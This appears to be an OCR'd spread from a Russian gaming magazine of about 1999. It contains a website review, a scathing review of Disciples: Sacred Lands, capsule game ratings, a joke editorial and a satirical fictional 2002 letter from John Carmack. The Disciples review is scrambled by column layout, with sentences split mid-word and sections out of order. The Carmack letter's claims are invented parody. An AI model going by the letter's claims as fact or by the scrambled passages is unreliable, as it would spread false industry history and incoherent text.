Сборной солянкой «Галереи» и «Файлов» выступает раздел «Игры». Если по игре есть нечто скачивабельное, коды или картинки и если она, конечно, является трехмерной, то она обретает свое место в данном разделе. И еще по ней указывают маму с папой (типа, разработчика с издателем), дату релиза (если вышла), домашнюю страничку и дают краткое описание. Правда, ребятам не мешало бы не забывать заполнять эти графы, особенно последнюю.

Дальше – «Обзоры». Вот она, та самая характерная черта DTF в самом ярком своем проявлении! Тут все в кучу. И обзоры, и превьюхи, и интервьюхи. Чего по играм накатали, то в «Обзорах» ищи. Уровень написания разнится от средненького до вполне приятственного, иногда убойно-сильного. Жаль только, статей маловато. И как-то слишком много переведенных с забугорных сайтов интервью.


Гвоздь программы – раздел «Статьи». Это различные околоигровые опусы, либо по железу, либо наподобие наших «Изнанки» и «Без рамок» в Х. Здесь обнаруживается масса всего интересного. Особенно учитывая тот факт, что многое написано Старшим опером Гоблином, а его творения, как ты понимаешь, бессмертны, неподражаемы и обязательны к прочтению каждому сознательному геймеру. К слову: нас иногда спрашивают, в каком журнале сейчас работает Гоблин? Отвечу: в принципе, ни в каком. Основное место его жизнедеятельности – сайт Daily Telefrag. Возьми себе на заметку, приятель(ница).

Ну и еще «Форум» есть. Думаю, ты сам знаешь, что это за зверь и с каким укропом его харчут.

Да, и вот что! Уникальная особенность DTF – он ведется и на русском, и на английском языках. Английская версия является изрядно сокращенным вариантом русской. Перевод – добротный, но переводить всего явно не успевают. Зато новости в английской версии идут другие, свои собственные, что лично меня прямо-таки поразило. Непонятно, зачем так, но – круто!

Приговор

Н-дааа... Многовато я критики пролил на светлый лик DTF. Ну да что поделать, критики мы тут все, критики-критиканы... Работа у нас такая. Критиканствовать. А ежели в целом и без подробностей (читай: наездов), то Daily Telefrag – проект офигенный, который понравится и западет в душу любому 3D-геймеру. Всеобъемлющей информации тут не найти, но интересного и полезного будет выше крыши. Да и дизайн располагает – весьма недурственный, надо признаться. Так что не теряй времени – www.dailytelefrag.com!



Больше Гоблинов, хороших и разных!

Disciples: Sacred

Трактат о полезных свойствах навоза

ХаронПохорон Унавозович (krematory@xakep.ru)

Навоз – это не просто дерьмо.
Навоз – это общественно–полезное дерьмо!
(из выступления неизвестного агронома)




Меня всегда поражало отсутствие клонов великой серии Heroes of Might&Magic. Игра пользуется безумной популярностью среди геймеров, годами не сходит с верхних (ну, относительно верхних) строчек игровых хит-парадов - казалось бы, ну чем не образец для подражания! А поди ж ты, ведь нет. И о причинах этого безмолвия конкурентов можно только догадываться. По сути, единственная причина, которая приходит мне на ум, - никто просто не решается бросить вызов HoMM и сделать игру лучше. Вернее, не решался.

Поэтому в первых строках статьи об игре Disciples: Sacred Lands я чувствую себя обязанным выразить восхищение мужеству разработчиков и признательность за первую игру, которую можно сравнить с HoMM. Да, теперь у нас есть дополнительный повод любить Героев. Теперь можно говорить, что они не просто великолепны, а "настолько великолепны, что оставляют далеко позади всех своих конкурентов"! Спасибо вам за это, дорогие мои разработчики Disciples.

О моральной дряхлости

С дифирамбами покончено, теперь коротко и по существу. Описывать Disciples в общих чертах смысла не имеет, потому как тот, кто эту игру не видел, может ее легко вообразить. Представь себе облегченный вариант самой первой Heroes of Might&Magic, убери оттуда половину тех фич, что еще остались в этой воображаемой игре, и ты получишь приблизительный портрет нашего сегодняшнего клиента. Интересно то, что по меркам середины девяностых годов Disciples является совсем неплохой игрой. Появись она лет на пять раньше (или даже на три, но если б не было Героев) она могла бы стать популярной. Это говорит о том что игра страдает не оттого что она некачественная, а оттого что она старая. Да-да, старая, не смотря на дату релиза. Дряхлая и морально и физически. Почему физически (начнем с этого, это очевидней). Графика Disciples ни на грамм не лучше того же первого HoMM. До второго ей как безногому до Эвереста. Про третий я просто не упоминаю - это игры разных эпох. Не знаю, это только мне показалось, или на самом деле так, но по-моему графика Disciples старая не только по качеству, но и по стилю. То есть игра нарисована так, как это было принято в первой половине десятилетия. Именно по стилю, по духу. Возможно даже, что разработчики сознательно пошли на это, чтобы придать своему творению атмосферу "старой-доброй всеми любимой классики", но вряд ли этот ход себя оправдал. В результате игра на все сто процентов выглядит устаревшей.

Теперь о том, что такое "морально дряхлая". Помнишь, какая история вышла с Warlords III? Вторых Варлордов все обожали, игра была прямо-таки культовая. И вот, спустя много лет, когда игровые технологии уже неоднократно революционизировались, нам взяли и попытались скормить тех же старых Варлордов в новой обертке. Все, а особенно бывшие почитатели, обплевались от разочарования. Что же произошло? Ведь игра-то та же. Да и графику замутили поновее. А произошло то, что тот игровой процесс, который был интересен тогда, сейчас способен вызвать на лице у современного геймера лишь кислую гримасу. Изменились мы сами. Разжирели, если хотите, на хороших-то играх. К чему я так долго распинаюсь про Warlords? А к тому, что третьи Варлорды - пример морально устаревшей игры. Именно этот диагноз мы только что поставили и Disciples.



Кстати, все города одинаковые... Никакой расовой дискриминации!


В него и играть-то можно только со снисходительной улыбкой: "да, сейчас интересно и забавно смотреть, какие игры нам нравились 5 лет назад..." Все бы хорошо, но беда в том, что Disciples вышел в 1999. А играм прошлого здесь просто не место. На этой жизнеутверждающей ноте и можно было бы закончить обзор этой игры, но не по-крематорски это - оставлять клиента недожаренным. Поэтому начнем термообработку отдельных органов.

Поехали по органам...


Орган номер раз - графика. Пропускаем, ибо того, что было сказано, вполне достаточно. Остается добавить, что и из такой бедной палитры, как 256 цветов, некоторые (вспомним

LANDS

StarCraft!) умудряются сваять чуть ли не 3D акселерированные спецэффекты.
Орган номер два - игровой процесс. Тоже уже упоминался выше, но здесь надо еще кое-что прояснить. Игровой процесс Disciples в чем-то копирует Героев, а в чем-то и отличается от них. Когда мы находимся на общей "географической" карте - здесь все слизано с HoMM, за исключением того, что в этой игре вид сверху заменен на изометрическую перспективу. Вернее, это не единственное исключение, но все остальные проистекают из причин, описанных выше, и повторяться не имеет смысла. Поэтому я не буду много распространятся про отсутствие на карте почти всего, кроме городов и монстров, про малозначительность первых из них и однообразие вторых, и т.д. и т.п... Нет, пожалуй, все-таки распространюсь. Города, в отличие от Heroes, представляют собой исключительно центры лечения и воскрешения армии, а также некие условно укрепленные точки. в процессе развития можно выбрать лишь один из двух возможных путей апгрейда для каждого типа юнитов. Обычно это выбор между разновидностями вроде "посильнее, но помедленней" или "побыстрее, да послабже".
Если у тебя уже загорелись глаза и нестерпимо захотелось поиграть в кульный микс из походовой стратегии и РПГ - остынь. Это просто у меня почему-то такое "положительное" описание получилось. На самом деле все это абсолютно не интересно, нудно и однообразно. Самая большая беда Disciples - однообразие. Причем если ролевая часть еще как-то тянет на троечку с минусом, то все остальное - извиняюсь за прямоту, просто отстой. Особенно сражения. Кстати, именно экран сражений навел меня на мысль о стиле середины девяностых. Маленькое окошко, на котором неподвижно застыли юниты, портреты с двух сторон экрана на манер древних ролевок... Перемещаться по полю нельзя, только атаковать. Заклинания исполь- Героях. Ни о каких экранах сводок по всей экономике, городам, армиям и т.д. речи нет - масштаб не тот. Хотя мне бы не помешало знать, сколько золотых шахт или городов у меня под контролем, какая армия "на руках" у каких героев, кто охраняет города, ну и еще кое-что. Успокаивает только то, что мне в это играть больше не придется.
Орган номер четыре - звук и музыка. Звук стандартный, но мог бы быть лучше, намного лучше. Музыка отвратная, опять же после Героев. Хотя нет, она и так отвратная. Даже и обсуждать нечего.
Орган номер пять - искусственный интеллект. Не обнаружен. Вражеские герои прут волнами, практически все со слабыми армиями. Выносятся на раз. Догадаться чуть-чуть подождать и подрастить конкурентоспособную армию компьютер не в состоянии. Мозгов не хватает. Оценить AI во время боя не представляется возможным по причине невозможности действовать умно или глупо. Впрочем, правило "если можешь достать задний ряд - бей по нему, если не можешь - бей куда придется" AI вы-



Маг во время произнесения заклятья. Буйство спецэффектов...




Напоминает первый HoMM, верно?





А расы-то всего четыре... Маловато для конкурента Heroes III!

Впрочем, никаких крепостей, стен, стенобитных орудий и осад. Тебе просто начислят абстрактный бонус к защите. Как в Warlords. В городах даже строить ничего нельзя, только в столице! Апгрейд юнитов происходит не по принципу стратегий (усовершенствовал здание - апгрейдились все юниты, дальше они такими и будут появляться на свет). Но и не по принципу HoMM (усовершенствовал здание, привел в город юнит, апгрейдил). Здесь развитие идет по своей собственной системе (одно из немногих отличий от трафарета, кстати): вначале нужно апгрейдить постройку, потом юнит должен набрать экспы, необходимой для перехода на следующий уровень, и тогда, где бы на карте он ни находился, он превратится в свою усовершенствованную модификацию. Своеобразный компромисс стратегической и ролевой системы. Еще один финт ушами в сторону РПГ: зовать тоже нельзя. На мой взгляд, это - два последних гвоздя, забитых HoMM в крышки Disciples. Тактическое планирование отсутствует как класс. Юниты делятся на два типа: ближнего и дальнего боя. Первые ставятся в передний ряд, вторые в задний. Задний ряд можно атаковать либо дистанционно, либо уничтожив передний. Все. Вот и вся тактика. Остается добавить, что многие существа обладают массовой атакой, сразу на всех врагов, тогда нас лишают даже выбора противника - атакуй и точка. Нет, есть еще, конечно, такие фишки, как лечение, паралич, иммунитет к определенным типам стихий, но разве можно это причислять к достоинствам? А если я начну такие "достоинства" для HoMM 3 перечислять? Одним словом, есть, отчего впасть в уныние.
Орган номер три - интерфейс. Аскетичный. Не хватает некоторых кнопок, к которым привык в полняет. Оправдывает свое название. Нет уж, батенька, это не интеллект, это - уровень дрессированных хомячков, не выше.
Орган номер шесть - ценность для жанра. Высший балл! Нет, серьезно, игра Disciples крайне ценна для жанра походовых фэнтези-стратегий. Лучше сказать, "для жанра HoMM клонов". Эх, чего там, я даже рекомендую тебе потратить время на ее демку (а ты думал, сейчас порекомендую купить? Ты что, я ж не изверг!). Знаешь, как сразу к Героям тянет? Сначала проблеваться, а потом к Героям. Очень полезная игра, если Герои начинают надоедать. А еще ей можно детей пугать: не будешь есть манную кашу, заставлю два часа играть в Disciples. Или использовать как рвотное. Или как снотворное. Одним словом, возможностей масса, была бы фантазия.
Да и, к тому же, она лучше, чем King's Bounty! Прогресс, черт побери...


ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!

Урожденная AMA Superbike
Жанр Мотосимулятор
Похожесть GP500, Castrol 2000
Мать/отец Motosport Simulations
Требует P2-266(2-450)/32(64)/3D уск.
Групповуха Замысливали под И-нет. Но там багов... и вообще...
Описуха «AMA» — это «Американская Ассоциация Мотогонщиков». Типа лицензировали. Типа, только трассы, они реальные (вроде...). Прочее — из области фантастики. Качество: дикий интерфейс, дикий AI, дикая физика... короче, дикая игра.
Приговор Лажа






Урожденная Armored Fist 3
Жанр Симулятор танка
Похожесть Серия Armored Fist
Мать/отец NovaLogic
Требует P233(2-300)/32(64)
Групповуха И-нет
Описуха Крутой воксельный движок не требует: а) 3D акселераторов, б) любви к красивой графике (ибо она гадостная). Симулируется устаревший Abrams M1A2, причем хреново. Интерактивность местности... слезы. И управление фиговое.
Приговор Слабо






Урожденная Chessmaster 7000
Жанр Шахматы
Похожесть Эээ... шахматы!
Мать/отец Mindscape
Требует P133(2-300)/16(64)
Групповуха Модем, сеть, И-нет...
Описуха Отличия (и улучшения) от Chessmaster 6000: а) подбор противников под себя; б) база из нескольких сотен реальных шахматистов; в) база из почти полумиллиона партий... В целом: то же самое, только немного пошире охватом.
Приговор Ну, типа, Хорошо...







Урожденная Disciples: Sacred Lands
Жанр Походовая фэнтезийная стратегия
Похожесть Это клон Heroes of Might&Magic
Мать/отец Strategy First
Требует P166(233)/16(32)
Групповуха Модем, сеть, И-нет
Описуха Я вот все думал, когда же, черт, сделают клон Героев?!! Ведь хит, блин! Клонов C&C/Warcraft навалом, а для Героев... боятся не суметь?.. Ну и вот — первый блин. Комом. Увы, это почти копия. Фантазии хватило лишь на ухудшить...
Приговор Слабо. В сравнении с Героями — Лажа.



Урожденная Driver
Жанр Гм. Сюжетный автосимулятор?
Похожесть GTA, Midtown Madness
Мать/отец Reflections / GT
Требует P233(3-500)/32(64)/3D уск.
Групповуха Увы!
Описуха Гангстерский автомобильный беспредел в городских условиях. Стилистика игры повторяет GTA, а трехмерье пришло от Midtown Madness. По миссиям. Добротно, но во многом однобоко — не хватает широты GTA. Да еще AI пробочный.
Приговор Хорошо

Урожденная Flight Unlimited 3
Жанр Гражданский авиасимулятор
Похожесть MS Flight Simulator, Fly!
Мать/отец Looking Glass / EA
Требует P200(2-300)/32(64)/(3D уск.)
Групповуха Обломись!
Описуха 10 типов самолетов, из них 2 гидросамолета (!!!) и мотопланер (топливо кончается, и следует планирование в потоках воздуха — !!!). Увы, только Тихоокеанское побережье США. Есть редактор. Минусов мало. Реализм и прочее — см. рейтинг.
Приговор Рулез!

Урожденная Descent: FreeSpace 2
Жанр Космический симулятор
Похожесть Wing Commander
Мать/отец Volition / Interplay
Требует P200(2-300)/32(64)/3D уск.
Групповуха Сеть, И-нет
Описуха Несмотря на каскад достоинств, первый FS не смог перешибить Wing Commander. И второму не удастся. Игра класснейшая по всем параметрам, красивая и кипящая адреналиновым действием. Но атмосферности и глубины не хватает.
Приговор Если не придираться, то Рулез!

Урожденная Grand Prix 500
Жанр Мотосимулятор
Похожесть Castrol / Honda Superbikes
Мать/отец Microprose / Hasbro
Требует P166(233)/32(64)/3D уск.
Групповуха Сеть, И-нет
Описуха «Grand Prix 500» — мотоциклетный чемпионат. Реальные 14 трасс, 24 гонщика и команды 1998 года. Очень высокий реализм (ламерам не соваться!). Соответствующий прототипам AI (!!!). Но физика малость недоделана и графика хромает.
Приговор Графика — Средне, прочее — Рулеззз!!!






Урожденная HoMM3: Armageddon's Blade
Жанр Адд-он к Heroes of Might&Magic 3
Похожесть Ну, Price of Loyalty был поменьше размахом
Мать/отец New World Computing / 3DO
Требует P166(233)/16(32)
Групповуха На одном компе, модем, сеть, И-нет...
Описуха Сюжетно продолжение M&M7. Добавлено до фигища и до фигища изменено. Полагаю, ты сам уже в курсе. Отмечу: сложнейшие кампании, крутой рэндомный генератор карт (плюс редактор кампаний)... А, к черту! Рейтинг.
Приговор Рулеззззззз!

DeD-21
GAME@XAKEP.RU

Links LS 2000

Урожденная Links LS 2000
Жанр Гольф
Похожесть Серия Links (идет с 1992 года)
Мать/отец Access / Microsoft
Требует P233(2-300)/32(64)
Груповуха И-нет
Описуха Говорить не о чем. Это симулятор гольфа в компьютерном варианте, на котором Access давно уже съели всех собак и успешно забивают бабки. В Links LS 2000 все сделалось, по обыкновению, еще чуть лучше. Почти идеальный гольф.
Приговор Хорошо



M25 Racer

Урожденная M25 Racer
Жанр Автоаркада с претензиями
Похожесть Test Drive 5, NFS3
Мать/отец Davilex / Infogrames
Требует P166(233)/16(32)/(3D уск.)
Груповуха Хех... не учли.
Описуха M25 – суперзагруженная магистраль от Лондона к Оксфорду. С левосторонним движением (Англия, блин!). На ней – ничего себе! – проходят заезды на время, и с призовыми! Любопытно. Но... не более того. Реализация хромает на все четыре ноги.
Приговор Слабо





NASCAR Legends

Урожденная NASCAR Legends
Жанр Автосимулятор
Похожесть NASCAR, блин, Racing, блин, Три, блин!..
Мать/отец Papyrus / Sierra
Требует P133(233)/16(32)/(3D уск.)
Груповуха Модем, сеть, И-нет
Описуха Надоел тебе HACKAP? Papyrus это понимают. Поэтому в качестве основного воссоздали сезон 70-го года. Типа, всемирная история, банк «Империал». Реализм такой же мощный, графика такая же устаревшая. Клон самого себя.
Приговор Средне



Pong

Урожденная Pong
Жанр Ммм... аркада!
Похожесть Pong, Arkanoid
Мать/отец Supersonic / Atari / Hasbro
Требует P166(233)/16(32)/(3D уск.)
Груповуха В любых видах. И затягивает.
Описуха В стародавние времена были игровые автоматы Pong (Atari). Это – ремейк былых радостей. Ракетка (ммм... ну, нечто похожее), которой отбиваем мячик, плюс туева хуча наворотов. Все. Тупейшая аркада с громадной увлекательностью.
Приговор Ммм... прикольно!





Shadow Company

Урожденная Shadow Company
Жанр Real-Time Combat Simulation
Похожесть JA2, Commandos, Myth 2
Мать/отец Sinister Games / UbiSoft
Требует P200(2-300)/32(64)/(3D уск.)
Груповуха Сеть, И-нет
Описуха Среди прочих заданий, должны подорвать подводный ракетоносец «Red Zhirinovsky»... Характеристики, оружие и многое прочее – обедненный JA2. Характер игры – Commandos. Ландшафт – Myth 2. Занятная помесь.
Приговор Хорошо



Sinistar: Unleashed

Урожденная Sinistar: Unleashed
Жанр Космическая аркада
Похожесть Между Sinistar и Wing Commander
Мать/отец GameFX / T-HQ
Требует P233(2-300)/32(64)/3D уск./(джойстик)
Груповуха Не учли...
Описуха Космически-аркадный Sinistar появился аж в 1983 году для игровых автоматов за авторством Midway. Спохватились – переиздали в трехмере. Графика круче Wing Commander плюс ряд наворотов за пределами просто 3D аркады.
Приговор Хорошо






Snowmobile Championship 2000

Урожденная Snowmobile Championship 2000
Жанр Гони на снегоходах...
Похожесть Аналоги, ессессно, отсутствуют
Мать/отец Second South Studios / GT
Требует P90(166)/16(32)/(3D уск.)
Груповуха Угу, на снегу при морозе... Конечно, нет!
Описуха Снегоход – это такая фигня на лыжах с моторчиком. 80 миль в час! В США даже чемпионаты есть. 5 участников, 5 одинаковых (но зато разного окраса!) снегоходов. Графика – все белое и с елками. Плюс: лед зеркальной. Минусы: все прочее.
Приговор Лажа



Space Invaders

Урожденная Space Invaders
Жанр Аркада
Похожесть Space Commanders
Мать/отец Z-Axis / Activision
Требует P166(233)/16(32)/(3D уск.)
Груповуха Вдвоем на одном компе
Описуха Пришелец из 1978 года с игровых автоматов. Летим на звездолетике, мочим инопланетные кораблики. 10 планет, в каждой 10 уровней, суммарно на все пошло 10 бэкграундов... В общем, мед.анализ достоинств не выявил, одна моча.
Приговор Лажа

Tactical Manager 2

Урожденная Tactical Manager 2
Жанр Футбольный менеджер
Похожесть Любой футбольный менеджер
Мать/отец Talking Birds / Brightstar
Требует P166(233)/16(32)/с какого бодуна ему столько?!
Груповуха По электронной почте, о как!
Описуха Классический футбольный менеджер, начисто лишенный индивидуальности и с рядом дуростей. Чего стоит одна только «гениальная» возможность менять возраст, национальность и прочие качества вроде как реальных игроков...
Приговор Слабо



МАСТЕРСКАЯ

Редакторская

Здравствуй, postum. С момента нашей последней встречи многое изменилось. Мир обезумел, приближается fin de siecle. Если ты уже успел забыть французский, то мы так называем конец тысячелетия. Мои глаза, воспаленные от многочасового сидения за экраном этих чертовых компьютеров, начинают отказывать. Слух, напротив, непостижимым образом улучшается, так что окружающий мир я воспринимаю все более при помощи ушей. Последнее время, мир наполнен раскатами очередей и взрывами ракет, в основном из Q3 Arena и Unreal Tournament. В перерывах, когда бригады дежурных ремонтников в лабиринтах срочно восстанавливают отбитую пулями штукатурку и смывают кровь с мраморных плит пола, слышно, как в соседней комнате кого-то усердно и методично бьют ногами... Видимо местный наместник опять преодолевает System Shock 2. Апофеоз войны, Марс в зените и не собирается, вопреки механике небесных тел, отдавать захваченные позиции. Армагеддон приближается.
До встречи в новом, 1900 году.

Искренне твой,
Мишель Нострадамус.
(xenocid@mail.ru)

Нострадамус 2002

From: John Carmack
Date: January, 3, 2002
To: Brian Hook, Tim Sweeney

Итак, господа. Позвольте подвести итог более чем четырехлетней работе над игрой Trinity, разработка которой велась нашей компанией с начала 1998 года. Будучи вице-президентами нашей компании, вы хорошо осведомлены о том лидирующем положении, которое наша компания удерживает на рынке компьютерных игр, особенно в жанре first-person shooter. Стоит отметить, что в 98-м году компания пережила некоторый кризис, связанный с выходом нашего злейшего конкурента – игры Unreal. К счастью, с тех пор как вице-президент Свини перешел на работу в нашу компанию, нам удалось избавиться от этого опасного конкурента. Все остальные компании так и не смогли представить ничего, что создавало бы угрозу для процветания компании. Так держать, Тим! Ты сделал правильный выбор, твой новый Феррари – хорошее тому подтверждение.
Выход Quake Arena, как и ожидалось, помог нам удержать интерес широких масс к продукции нашей компании и дал нам время закончить работу над проектом Trinity. С тех пор как мы выложили первую демо-версию, вся игровая индустрия словно помешалась. Сразу после того, как демо-версия появилась на нашем ftp, половина бэкбона Интернет в США отказалась работать из-за перегрузки. Каждый квейкер мира отсчитывал секунды, отделяющие мир от начала нового тысячелетия и выхода демо-версии Trinity. Спасибо, Брайан, ведь это была твоя великолепная идея совместить выход демо-версии Trinity и начало нового тысячелетия.
Тим, спасибо за твою великолепную идею отказаться от поддержки многопользовательской игры в демо-версии. Сначала мы выпустили Quake Arena без одиночной игры, а затем Trinity без многопользовательской. Такой подход позволил нам




Битва в стиле BattleTech

переждать, пока весь мир не перейдет на оптоволоконные кабельные модемы. Слава Богу, теперь нам не приходится заботиться об игроках с развалюхами-модемами на 56K.
Вышедший недавно многопользовательский вариант – Trinity Wars, до сих пор приводит меня в восторг. Самодовольная улыбка не сходит с моего лица всякий раз, когда я захожу на сервер и вижу 5 тысяч человек, организованно сражающихся друг с другом в маленьком подобии Третьей Мировой войны.
Кажется, начинает приносить свои плоды недавняя покупка нами полуразорившейся компании 3Dfx Interactive. Никто из Вас еще не видел последнее достижение компании – чип Black Magic 3D? Очень рекомендую обратить пристальное внимание, он того заслуживает. Это внешний модуль, с отдельным блоком питания, соединяющийся с компьютером через последнюю разработку компании Intel – порт SGP (Super Graphics Port). Чип позволяет получать до 375 кадров в секунду при игре в Trinity. Этот супер-акселератор вот-вот появится в розничной продаже и будет стоить около 750$. Впрочем, я надеюсь, что цена будет быстро падать.
Последнее, о чем я бы хотел упомянуть в этом итоговом письме, это съемки художественного фильма по мотивам Trinity. На днях мэтр Тарантино показал мне первые отснятые сцены, я остался очень доволен. Вопрос с исполнителями главных ролей пока открыт. Мы рассматриваем несколько кандидатур, среди них хочется отметить присутствие таких суперзвезд как Кэтрин Альфа-Джобс и Мила Джавович. Главный кандидат на мужскую роль – знаменитый Леонардо ди Каприо, недавно сыгравший императора Джабу в новом фильме Лукаса "Звездные войны: Эпизод 3.5".
Итак, господа, вернемся к работе. Я обдумал концепцию новой игры, созданием которой нам предстоит заниматься следующие несколько лет. Игрок будет выступать в роли "заблудшей души", способной путешествовать по разным мирам, включая Ад, Чистилище, Рай, Прошлое, Настоящее, Будущее, базу "Тигриный коготь", Средиземье и поселение пришельцев на Марсе. Игрок должен отыскать ключ к своей душе, который похитили у него злые духи. Для того, чтобы найти ключ, необходимо истребить всех духов, а также всех их приспешников. По прогнозам аналитиков, игра с таким потрясающим сюжетам побьет рекорды продаж всех игр, выпущенных на сегодняшний день нашей компанией, вместе взятых.
За работу, господа.

